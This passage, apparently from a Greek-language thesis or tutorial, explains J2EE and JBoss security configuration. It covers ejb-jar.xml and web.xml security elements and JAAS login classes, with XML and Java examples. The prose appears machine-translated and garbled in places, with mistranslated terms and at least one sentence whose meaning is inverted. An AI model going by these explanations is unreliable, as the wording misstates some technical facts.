                <ejb-name>EmployeeFiring</ejb-name>
                <method-name>fireTheCTO</method-name>
            </method>
        </exclude-list>
    </assembly-descriptor>
</ejb-jar>
```

Παράδειγμα 5. Ένα απόσπασμα από ένα ejb-jar.xml που απεικονίζει την χρήση του “method-permission” στοιχείου.

5.1.6 Περιορισμοί ασφαλείας στο Web Content

Σε μια εφαρμογή Ιστού, η ασφάλεια καθορίζεται από τους ρόλους που επιτρέπονται στην πρόσβαση του περιεχόμενο από ένα σχέδιο URL που προσδιορίζει το προστατευμένο περιεχόμενο. Αυτό το σύνολο πληροφοριών δηλώνεται με τη χρησιμοποίηση του στοιχείου ασφάλεια-περιορισμού web.xml.



Εικόνα 16 Το στοιχείο «security-constraint"


Το περιεχόμενο που εξασφαλίζεται, δηλώνεται χρησιμοποιώντας ένα ή περισσότερα στοιχεία Ιστός- πόρος- συλλογής. Κάθε στοιχείο Ιστός- πόρος- συλλογής περιλαμβάνει μια προαιρετική σειρά στοιχείων url- σχεδίων που ακολουθούνται από μια προαιρετική σειρά στοιχείων HTTP- μεθόδου. Η αξία στοιχείων url- σχεδίων διευκρινίζει ένα σχέδιο URL ενάντια στο οποίο ένα αίτημα URL πρέπει να ταιριάξει με το αίτημα για να αντιστοιχεί σε μια προσπάθεια να προσεγγιστεί το εξασφαλισμένο περιεχόμενο.

Η αξία στοιχείων HTTP- μεθόδου διευκρινίζει έναν τύπο αιτήματος HTTP να επιτρέψει. Το προαιρετικό στοιχείο χρήστης- στοιχείο-περιορισμού διευκρινίζει τις απαιτήσεις για το στρώμα μεταφορών του πελάτη στη σύνδεση κεντρικών υπολογιστών. Η απαίτηση μπορεί να είναι για την ικανοποιημένη ακεραιότητα (που αποτρέπει τα στοιχεία στη διαδικασία επικοινωνίας) ή για την εμπιστευτικότητα (που αποτρέπει την ανάγνωση κατά τη μεταφορά).

Η αξία στοιχείων μεταφορά- εγγύησης διευκρινίζει το βαθμό στον οποίο η επικοινωνία μεταξύ του πελάτη και του κεντρικού υπολογιστή πρέπει να προστατευθεί. Οι τιμές της δεν είναι «καμία», «ολοκλήρωμα» και «εμπιστευτική». Μια αξία «καμία» σημαίνει ότι η εφαρμογή δεν απαιτεί οποιεσδήποτε εγγυήσεις μεταφορών. Μια αξία των «ακεραίων» μέσων ότι η εφαρμογή απαιτεί τα στοιχεία που στέλνονται μεταξύ του πελάτη και του κεντρικού υπολογιστή για να σταλεί κατά τέτοιο τρόπο ώστε αυτό να μην αλλάζει κατά τη μεταφορά. Μια αξία των

«εμπιστευτικών» μέσων ότι η εφαρμογή απαιτεί τα στοιχεία για να διαβιβαστεί σε μια ομόδα που αποτρέπει άλλες οντότητες από την παρατήρηση του περιεχομένου της μετάδοσης. Στις περισσότερες περιπτώσεις, η παρουσία της «ακέραιας» ή «εμπιστευτικής» σημαίας δείχνει ότι η χρήση της SSL απαιτείται.

Το προαιρετικό στοιχείο σύνδεσης «login-config» χρησιμοποιείται για να διαμορφώσει τη μέθοδο επικύρωσης που πρέπει να χρησιμοποιηθεί, το όνομα σφαίρας που πρέπει να χρησιμοποιηθεί για την εφαρμογή «rhw» και τις ιδιότητες που απαιτούνται από το μηχανισμό σύνδεσης μορφής.



Εικόνα 17 Το στοιχείο "login-config"

Το στοιχείο auth-method δηλώνει τον μηχανισμό αυθεντικοποίησης για την εφαρμογή. Σαν προαπαιτούμενο για να αποκτήσει πρόσβαση σε οποιοδήποτε πηγή της εφαρμογής που είναι προστατευμένη από αυτόν τον μηχανισμό, ο χρήστης πρέπει να έχει αυθεντικοποιηθεί με χρήση του παραπάνω μηχανισμού. Το στοιχείο form-login-config δηλώνει την μέθοδο login του χρήστη καθώς και όλα τα μηνύματα σφάλματος που θα προκύψουν από αυτή. Αν η τιμή του στοιχείου auth-login δεν είναι FORM τότε το στοιχείο form-login-config και όλα τα παιδία του αγνοούνται.

Σαν παράδειγμα 6, το παρακάτω κομμάτι από έναν deployment descriptor (web.xml) μας δείχνει πως οποιοδήποτε URL υπάρχει πέρα από το /restricted μονοπάτι θα απαιτεί αυθεντικοποίηση από τον χρήστη (AuthorizedUser ρόλο).

Κώδικας

```
<web-app>
    <!-- ... -->
    <security-constraint>
        <web-resource-collection>
            <web-resource-name>Secure Content</web-resource-name>
            <url-pattern>/restricted/*</url-pattern>
        </web-resource-collection>
        <auth-constraint>
            <role-name>AuthorizedUser</role-name>
        </auth-constraint>
        <user-data-constraint>
            <transport-guarantee>NONE</transport-guarantee>
        </user-data-constraint>
```

```
    </security-constraint>
    <!-- ... -->
    <login-config>
        <auth-method>BASIC</auth-method>
        <realm-name>The Restricted Zone</realm-name>
    </login-config>
    <!-- ... -->
    <security-role>
        <description>The role required to access restricted content
</description>
        <role-name>AuthorizedUser</role-name>
    </security-role>
</web-app>
```

Παράδειγμα 6 Ένα απόσπασμα από ένα web.xml που απεικονίζει τιν χρήση των “security-constraint” και σχετικών με αυτό, στοιχείων.

5.1.7 Ενεργοποιώντας την ασφάλεια στον JBoss

Τα J2EE στοιχεία ασφάλειας που έχουν καλυφθεί μέχρι τώρα περιγράφουν τις απαιτήσεις ασφάλειας μόνο από τη προοπτική της εφαρμογής. Επειδή στο J2EE τα στοιχεία ασφάλειας δηλώνουν τους λογικούς ρόλους, η εφαρμογή «deployer» χαρτογραφεί τους ρόλους από την περιοχή εφαρμογής επάνω στο περιβάλλον επέκτασης. Οι J2EE προδιαγραφές παραλείπουν αυτές συγκεκριμένες λεπτομέρειες εφαρμογής του υπολογιστή. Σε JBoss, που χαρτογραφεί οι ρόλοι εφαρμογής επάνω στο περιβάλλον επέκτασης συνεπάγονται έναν διευθυντή ασφάλειας που εφαρμόζει τους J2EE ασφάλειας πρότυπους χρησιμοποιώντας περιγραφείς επέκτασης κεντρικών υπολογιστών JBoss συγκεκριμένους.

5.2 Εισαγωγή στο JAAS

Το πλαίσιο JBossSX είναι βασισμένο στο JAAS API. Είναι σημαντικό ότι καταλαβαίνετε τα βασικά στοιχεία του JAAS API για να καταλάβετε τις λεπτομέρειες της εκτέλεσης JBossSX. Τα εξής τμήματα παρέχουν μια εισαγωγή σε JAAS για να σας προετοιμάσουν για τη συζήτηση αρχιτεκτονικής JBossSX αργότερα σε αυτό το κεφάλαιο.

5.2.1 Τι είναι το JAAS?

Το JAAS 1.0 API αποτελείται από ένα σύνολο συσκευασιών της Java που σχεδιάζονται για την επικύρωση και την έγκριση χρηστών. Εφαρμόζει μια έκδοση της Java του τυποποιημένου πλαισίου ενότητας επικύρωσης (PAM) και επεκτείνει συμβατά την Java 2 Platform αρχιτεκτονική ελέγχου προσπέλασης του χρήστη για να υποστηρίξει την βασισμένη έγκριση.

Η JAAS απελευθερώθηκε αρχικά ως συσκευασία επέκτασης για JDK 1.3 και συσσωρεύεται με JDK 1.4+. Επειδή το πλαίσιο JBossSX χρησιμοποιεί μόνο τις ικανότητες επικύρωσης JAAS να εφαρμοσεί το δηλωμένο ρόλο, βασισμένο στο J2EE πρότυπο ασφάλειας, αυτή η εισαγωγή εστιάζει μόνο σε εκείνο το θέμα. Η επικύρωση JAAS εκτελείται ως ξεχωριστή μονάδα. Αυτό επιτρέπει στις εφαρμογές της Java να παραμένουν ανεξάρτητες από τις ελλοχεύουσες τεχνολογίες επικύρωσης και

επιτρέπει στο διευθυντή ασφάλειας JBossSX να εργαστεί στις διαφορετικές υποδομές ασφάλειας. Η ολοκλήρωση με μια υποδομή ασφάλειας μπορεί να επιτευχθεί χωρίς αλλαγή της εφαρμογής διευθυντών ασφάλειας JBossSX. Όλα αυτά πρέπει να αλλάξουν είναι η διαμόρφωση του σωρού επικύρωσης που JAAS χρησιμοποιεί.

5.2.1.1 Βασικές κλάσεις του JAAS

Τα JAAS αφαιρούν από τον πυρήνα τις κατηγορίες που μπορούν να αναλυθούν σε τρεις κατηγορίες: κοινή, επικύρωση και έγκριση. Ο ακόλουθος κατάλογος παρουσιάζει μόνο τις κοινές και κατηγορίες επικύρωσης επειδή αυτές είναι οι συγκεκριμένες κατηγορίες που χρησιμοποιούνται για να εφαρμόσουν τη λειτουργία JBossSX που καλύπτεται σε αυτό το κεφάλαιο.

Αυτές είναι οι σύνηθες κλάσεις:

- Subject (javax.security.auth.Subject)
- Principal (java.security.Principal)

Αυτές είναι οι αυθεντικές κλάσεις:

- Callback (javax.security.auth.callback.Callback)
- CallbackHandler (javax.security.auth.callback.CallbackHandler)
- Configuration (javax.security.auth.login.Configuration)
- LoginContext (javax.security.auth.login.LoginContext)
- LoginModule (javax.security.auth.spi.LoginModule)

5.2.1.2 Οι κλάσεις Subject & Principal

Για να εγκρίνει την πρόσβαση στους πόρους, πρώτη ανάγκη των εφαρμογών είναι να επικυρωθεί το ερώτημα της πηγής. Το πλαίσιο JAAS καθορίζει τον όρο υπαγόμενο για να αντιπροσωπεύσει ένα ερώτημα της πηγής. Η υπαγόμενη κατηγορία είναι η κεντρική κατηγορία σε JAAS. Ένα θέμα αντιπροσωπεύει τις πληροφορίες για μια ενιαία οντότητα, όπως ένα πρόσωπο ή μια υπηρεσία. Καλύπτει την οντότητα των προϊσταμένων, δημόσια πιστοποιητικά και ιδιωτικά πιστοποιητικά.

Τα JAAS APIs χρησιμοποιούν την υπάρχουσα Java 2 java.security. Η κύρια διεπαφή αντιπροσωπεύσει έναν προϊστάμενο, ο οποίος είναι ουσιαστικά ακριβώς ένα δακτυλογραφημένο όνομα. Κατά τη διάρκεια της διαδικασίας επικύρωσης, ένα θέμα είναι εποικήμενο με τις σχετικές ταυτότητες, ή τους προϊσταμένους. Ένα θέμα μπορεί να έχει πολλούς προϊσταμένους. Παραδείγματος χάριν, ένα πρόσωπο μπορεί να έχει έναν προϊστάμενο ονόματος (John Doe), έναν προϊστάμενο αριθμών κοινωνικής ασφάλισης (123-45-6789) και έναν προϊστάμενο ονόματος χρήστη (johnd), η οποία βοήθεια διακρίνει το θέμα από άλλα θέματα. Για να ανακτήσει τους προϊσταμένους που συνδέονται με ένα θέμα, δύο μέθοδοι είναι διαθέσιμες:

Κώδικας

```
public Set getPrincipals() {...}
public Set getPrincipals(Class c) {...}
```

Η πρώτη μέθοδος επιστρέφει όλους τους ρόλους που περιλαμβάνονται στο θέμα. Η δεύτερη μέθοδος επιστρέφει μόνο εκείνους τους ρόλους που είναι περιπτώσεις κατηγορίας ή μια από τις υποκατηγορίες του. Ένα κενό σύνολο επιστρέφεται εάν το θέμα δεν έχει κανέναν να ταιριάζει με το ρόλο. Σημειώστε ότι το java.security.acl. Η διεπαφή ομάδας είναι ένα «subinterface java.security». Ο καθορισμένος προιστάμενος μπορεί να αντιπροσωπεύσει μια λογική ομαδοποίηση άλλων προισταμένων ή ομάδων προισταμένων.

5.2.1.3 Authentication of a Subject

Η επικύρωση ενός θέματος απαιτεί μια σύνδεση JAAS. Η διαδικασία σύνδεσης αποτελείται από τα ακόλουθα βήματα:

- Μια εφαρμογή δημιουργεί ένα LoginContext και περνά στο όνομα της διαμόρφωσης σύνδεσης και ενός CallbackHandler για να εποικήσει τα αντικείμενα επανάκλησης, όπως απαιτείται από τη διαμόρφωση LoginModules.

- Το LoginContext συμβουλεύει μια διαμόρφωση για το πως να φορτώσει όλο το LoginModules που περιλαμβάνεται στην ονομασμένη διαμόρφωση σύνδεσης. Εάν καμία τέτοια ονομασμένη διαμόρφωση δεν υπάρχει, η άλλη διαμόρφωση χρησιμοποιείται ως προεπιλογή.

- Η εφαρμογή επικαλείται το LoginContext.log στη μέθοδο.

- Η μέθοδος σύνδεσης επικαλείται όλο το φορτωμένο LoginModules. Δεδομένου ότι κάθε LoginModule προσπαθεί να επικυρώσει το θέμα, επικαλείται τη μέθοδο λαβών στο σχετικό CallbackHandler για να λάβει τις πληροφορίες που απαιτούνται για τη διαδικασία επικύρωσης. Οι απαραίτητες πληροφορίες περνούν στη μέθοδο λαβών υπό μορφή σειράς αντικειμένων επανάκλησης. Επάνω στην επιτυχία, τους συνδυαζόμενους σχετικούς προισταμένους LoginModules και τα πιστοποιητικά με το θέμα.

- Το LoginContext επιστρέφει τη θέση επικύρωσης στην εφαρμογή. Η επιτυχία αντιπροσωπεύεται από μια επιστροφή από τη μέθοδο σύνδεσης. Η αποτυχία αντιπροσωπεύεται μέσω ενός LoginException που ρίχνεται με τη μέθοδο σύνδεσης.

- Εάν η επικύρωση πετυχαίνει, η εφαρμογή ανακτά το επικυρωμένο θέμα χρησιμοποιώντας τη μέθοδο LoginContext.getSubject.

- Αφότου το πεδίο της επικύρωσης θεμάτων είναι πλήρες, όλοι οι προϊστάμενοι και οι σχετικές πληροφορίες που συνδέονται με το θέμα της μεθόδου σύνδεσης μπορούν να απομακρυνθούν και να επικαλεσθούν τη μέθοδο του LoginContext.log.

Η κλάση LoginContext παρέχει τις βασικές μεθόδους για τα θέματα και προσφέρει έναν τρόπο να αναπτυχθεί μια εφαρμογή που είναι ανεξάρτητη από την ελλοχεύουσα τεχνολογία επικύρωσης. Το LoginContext συμβουλεύει μια διαμόρφωση για να καθορίσει τις υπηρεσίες επικύρωσης που διαμορφώνονται για μια ιδιαίτερη εφαρμογή. Οι κατηγορίες LoginModule αντιπροσωπεύουν τις υπηρεσίες επικύρωσης. Επομένως, μπορείτε να συνδέσετε τις διαφορετικές ενότητες σύνδεσης με μια εφαρμογή χωρίς αλλαγή της ίδιας της εφαρμογής. Ο ακόλουθος κώδικας παρουσιάζει τα βήματα που απαιτούνται από μια εφαρμογή για να επικυρωθεί ένα θέμα.

Κώδικας

```
CallbackHandler handler = new MyHandler();
LoginContext lc = new LoginContext("some-config", handler);

try {
    lc.login();
    Subject subject = lc.getSubject();
} catch(LoginException e) {
    System.out.println("authentication failed");
    e.printStackTrace();
}

// Perform work as authenticated Subject
// ...

// Scope of work complete, logout to remove authentication info
try {
    lc.logout();
} catch(LoginException e) {
    System.out.println("logout failed");
    e.printStackTrace();
}

// A sample MyHandler class
class MyHandler
    implements CallbackHandler
{
    public void handle(Callback[] callbacks) throws
        IOException, UnsupportedCallbackException
    {
        for (int i = 0; i < callbacks.length; i++) {
            if (callbacks[i] instanceof NameCallback) {
                NameCallback nc = (NameCallback)callbacks[i];
                nc.setName(username);
            } else if (callbacks[i] instanceof PasswordCallback) {
                PasswordCallback pc = (PasswordCallback)callbacks[i];
                pc.setPassword(password);
            } else {
                throw new UnsupportedCallbackException(callbacks[i],
                                                       "Unrecognized
Callback");
            }
        }
    }
}
```

Οι υπεύθυνοι για την ανάπτυξη ενσωματώνουν σε μια τεχνολογία επικύρωσης με τη δημιουργία μιας εφαρμογής της διεπαφής LoginModule. Αυτό επιτρέπει σε έναν

διοικητή να συνδέσει τις διαφορετικές τεχνολογίες επικύρωσης με μια εφαρμογή. Μπορείτε να αλυσοδέσετε μαζί πολλαπλάσια LoginModules για να επιτρέψετε περισσότερες από μια τεχνολογίες επικύρωσης να συμμετέχετε στη διαδικασία επικύρωσης.
Παραδείγματος χάριν, ένα LoginModule μπορεί να εκτελέσει το όνομα χρήστη, τον κωδικό πρόσβασης της επικύρωσης, ενώ άλλο μπορεί να διασυνδέσει στις συσκευές υλικού όπως οι αναγνώστες έξυπνων καρτών ή βιομετρικών συσκευών. Ο κύκλος ζωής ενός LoginModule οδηγείται από το αντικείμενο LoginContext ενάντια στο πελάτη δημιουργεί και εκδίδει τη μέθοδο σύνδεσης. Η διαδικασία αποτελείται από δύο φάσεις. Τα βήματα της διαδικασίας είναι τα ακόλουθα:

- Το LoginContext δημιουργεί κάθε διαμορφωμένο LoginModule χρησιμοποιώντας το δημόσιο κατασκευαστή κανένας αλγόριθμό του.

- Κάθε LoginModule μονογράφεται με μια κλήση που μονογράφει τη μέθοδο. Το υπαγόμενο επιχείρημα είναι εγγυημένο για να είναι «non-null». Η υπογραφή μονογράφει τη μέθοδο είναι: το δημόσιο κενό μονογράφει (υπαγόμενο θέμα, CallbackHandler callbackHandler, χάρτης sharedState, επιλογές χαρτών).

- Η μέθοδος σύνδεσης καλείται για να αρχίσει τη διαδικασία επικύρωσης. Παραδείγματος χάριν, μια εφαρμογή μεθόδου να προτρέψει το χρήστη για ένα όνομα χρήστη και έναν κωδικό πρόσβασης και να επαληθεύσει έπειτα τις πληροφορίες ενάντια στα στοιχεία που αποθηκεύτηκαν σε μια ονομάζοντας υπηρεσία, όπως τα NAK ή LDAP. Οι εναλλακτικές εφαρμογές διασυνδέουν τις έξυπνες κάρτες και τις βιομετρικές συσκευές ή εξάγουν απλά τις πληροφορίες χρηστών από το κρυμμένο λειτουργικό σύστημα. Η επικύρωση της ταυτότητας χρηστών από κάθε LoginModule θεωρείται φάση 1 επικύρωσης JAAS. Η υπογραφή της μεθόδου σύνδεσης είναι του Boole σύνδεση ρίχνει LoginException. Ένα LoginException δείχνει την αποτυχία. Μια επιστροφής αξία αληθινού δείχνει ότι η μέθοδος πέτυχε, ενώ μια επιστροφή ψεύτικη δείχνει ότι η ενότητα σύνδεσης πρέπει να αγνοηθεί.

- Εάν το LoginContext, πετυχαίνει τη γενική επικύρωση, δεσμεύεται και επικαλείται σε κάθε LoginModule. Εάν η φάση 1 πετυχαίνει για ένα LoginModule, κατόπιν δεσμεύει τη μέθοδο και συνεχίζει με τη φάση 2 και συνδέει τους σχετικούς προϊσταμένους, τα δημόσια πιστοποιητικά ή/και τα ιδιωτικά πιστοποιητικά με το θέμα. Εάν η φάση 1 αποτύχει για ένα LoginModule, κατόπιν δεσμεύει και αφαιρεί οποιοδήποτε προηγουμένως αποθηκευμένο κράτος επικύρωσης, όπως τα ονόματα χρήστη ή οι κωδικοί πρόσβασης. Η υπογραφή δεσμεύει τη μέθοδο του Boole και ρίχνει LoginException. Η αποτυχία για ολοκλήρωση, δεσμεύει τη φάση που γίνεται με τη ρίψη ενός LoginException. Μια επιστροφή αληθινού δείχνει ότι η μέθοδος πέτυχε, ενώ μια επιστροφή ψεύτικου δείχνει ότι η ενότητα σύνδεσης πρέπει να αγνοηθεί.

- Εάν το LoginContext' της γενικής επικύρωσης αποτύχει, τότε η μέθοδος άμβλωσης επικαλείται σε κάθε LoginModule. Η μέθοδος άμβλωσης αφαιρεί ή καταστρέφει οποιοδήποτε κράτος επικύρωσης που δημιουργείται από τη σύνδεση ή μονογράφει τις μεθόδους. Η υπογραφή της μεθόδου άμβλωσης

είναι του Boole και ρίχνει LoginException. Η αποτυχία να ολοκληρωθεί η φάση άμβλωσης υποδεικνύεται με τη ρίψη ενός LoginException. Μια επιστροφή αληθινού δείχνει ότι η μέθοδος πέτυχε, ενώ μια επιστροφή ψεύτικου δείχνει ότι η ενότητα σύνδεσης πρέπει να αγνοηθεί.

- Για να αφαιρέσει το κράτος επικύρωσης μετά από μια επιτυχή σύνδεση, η εφαρμογή επικαλείται την αποσύνδεση στο LoginContext. Αυτό οδηγεί στη συνέχεια σε μια επίκληση μεθόδου αποσύνδεσης σε κάθε LoginModule. Η μέθοδος αποσύνδεσης απομακρύνει τους προισταμένους και τα πιστοποιητικά που συνδέονται αρχικά με το θέμα κατά τη διάρκεια δεσμεύουν τη λειτουργία. Τα πιστοποιητικά πρέπει να καταστραφούν επάνω στην αφαίρεση. Η υπογραφή της μεθόδου αποσύνδεσης είναι: του Boole αποσύνδεση ρίχνει LoginException. Η αποτυχία να ολοκληρωθεί η διαδικασία αποσύνδεσης υποδεικνύεται με τη ρίψη ενός LoginException. Μια επιστροφή αληθινού δείχνει ότι η μέθοδος πέτυχε, ενώ μια επιστροφή ψεύτικου δείχνει ότι η ενότητα σύνδεσης πρέπει να αγνοηθεί.

Όταν ένα LoginModule πρέπει να επικοινωνήσει με το χρήστη για να λάβει τις πληροφορίες επικύρωσης, χρησιμοποιεί ένα αντικείμενο CallbackHandler. Οι εφαρμογές εφαρμόζουν τη διεπαφή CallbackHandler και την περνούν στο LoginContext, το οποίο την διαβιβάζει άμεσα στις ελλοχεύουσες ενότητες σύνδεσης. Οι ενότητες σύνδεσης χρησιμοποιούν το CallbackHandler και για να συλλέξουν την εισαγωγή από τους χρήστες, όπως ενός κωδικού πρόσβασης ή έξυπνων καρτών και για να παρέχουν τις πληροφορίες στους χρήστες, όπως οι πληροφορίες θέσης.

Παραδείγματος χάριν, η εφαρμογή του CallbackHandler για μια εφαρμογή GUI ζητήται να επιδείξει ένα παράθυρο για να ζητήσει την εισαγωγή χρηστών. Αφ' ενός, η εφαρμογή του callbackhandler για ένα περιβάλλον μη-GUI, όπως ένας διακομιστής εφαρμογών, είναι απλά να λάβει τις πιστοποιημένες πληροφορίες με τη χρησιμοποίηση ενός διακομιστή εφαρμογών API. Η διεπαφή callbackhandler έχει μια μέθοδο που εφαρμόζει:


Κώδικας

```
void handle(Callback[] callbacks)
    throws java.io.IOException,
           UnsupportedCallbackException;
```

Η διεπαφή επανάκλησης είναι η τελευταία κατηγορία επικύρωσης που θα εξετάσουμε. Αυτό είναι μια διεπαφή για την οποία διάφορες εφαρμογές προεπιλογής παρέχονται, συμπεριλαμβανομένου του NameCallback και του PasswordCallback που χρησιμοποιούνται σε ένα προηγούμενο παράδειγμα. Ένα LoginModule χρησιμοποιεί μια επανάκληση για να ζητήσει τις πληροφορίες που απαιτούνται από το μηχανισμό επικύρωσης. Το LoginModules περνά μια σειρά επανακλήσεων άμεσα στη μέθοδο CallbackHandler.handle κατά τη διάρκεια της επικύρωσης της σύνδεσης. Εάν ένα callbackhandler δεν καταλαβαίνει πώς να χρησιμοποιήσει ένα αντικείμενο επανάκλησης που περνούν στη μέθοδο λαβών, ρίχνει ένα UnsupportedCallbackException για να αποβάλει την κλήση σύνδεσης.

5.3 Το μοντέλο ασφαλείας του JBoss

Παρόμοιος με το υπόλοιπο της JBoss αρχιτεκτονικής, ασφάλεια στο χαμηλότερο επίπεδο ορίζεται ως ένα σύνολο διεπαφών για το οποίο οι εναλλασσόμενες εφαρμογές μπορούν να παρασχεθούν. Τρεις βασικές διεπαφές καθορίζουν το στρώμα ασφάλειας κεντρικών υπολογιστών JBoss: org.jboss.security.AuthenticationManager, org.jboss.security.RealmMapping, και org.jboss.security.SecurityProxy.



Εικόνα 18 Το μοντέλο των "security" interfaces και η σχέση τους με τον JBoss Server EJB Container

Οι ανοικτό μπλε κατηγορίες αντιπροσωπεύουν τις διεπαφές ασφάλειας ενώ οι κίτρινες κατηγορίες αντιπροσωπεύουν το στρώμα εμπορευματοκιβωτίων EJB. Οι δύο διεπαφές που απαιτούνται για την εφαρμογή του J2EE προτύπου ασφάλειας είναι org.jboss.security.AuthenticationManager και org.jboss.security.RealmMapping.

- **AuthenticationManager**: Αυτή η διεπαφή είναι αρμόδια για την επικύρωση των πιστοποιητικών που συνδέονται με τους προισταμένους. Οι προιστάμενοι είναι ταυτότητες, όπως τα ονόματα χρήστη, οι αριθμοί υπαλλήλων και οι αριθμοί κοινωνικής ασφάλισης. Τα πιστοποιητικά είναι απόδειξη της ταυτότητας, όπως οι κωδικοί πρόσβασης, τα κλειδιά συνόδου και οι ψηφιακές υπογραφές. Η μέθοδος «isValid» επικαλείται για να καθορίσει εάν μια ταυτότητα χρηστών και σχετικά πιστοποιητικά όπως είναι γνωστά στο λειτουργικό περιβάλλον είναι έγκυρη απόδειξη του χρήστη.

- **RealmMapping**: Αυτή η διεπαφή είναι αρμόδια για την κύρια χαρτογράφηση και τη χαρτογράφηση ρόλου. Η «getPrincipal» μέθοδος παίρνει μια ταυτότητα χρηστών όπως είναι γνωστή στο λειτουργικό περιβάλλον και επιστρέφει την ταυτότητα περιοχών εφαρμογής. Η μέθοδος «UserHaveRole» επικυρώνει ότι

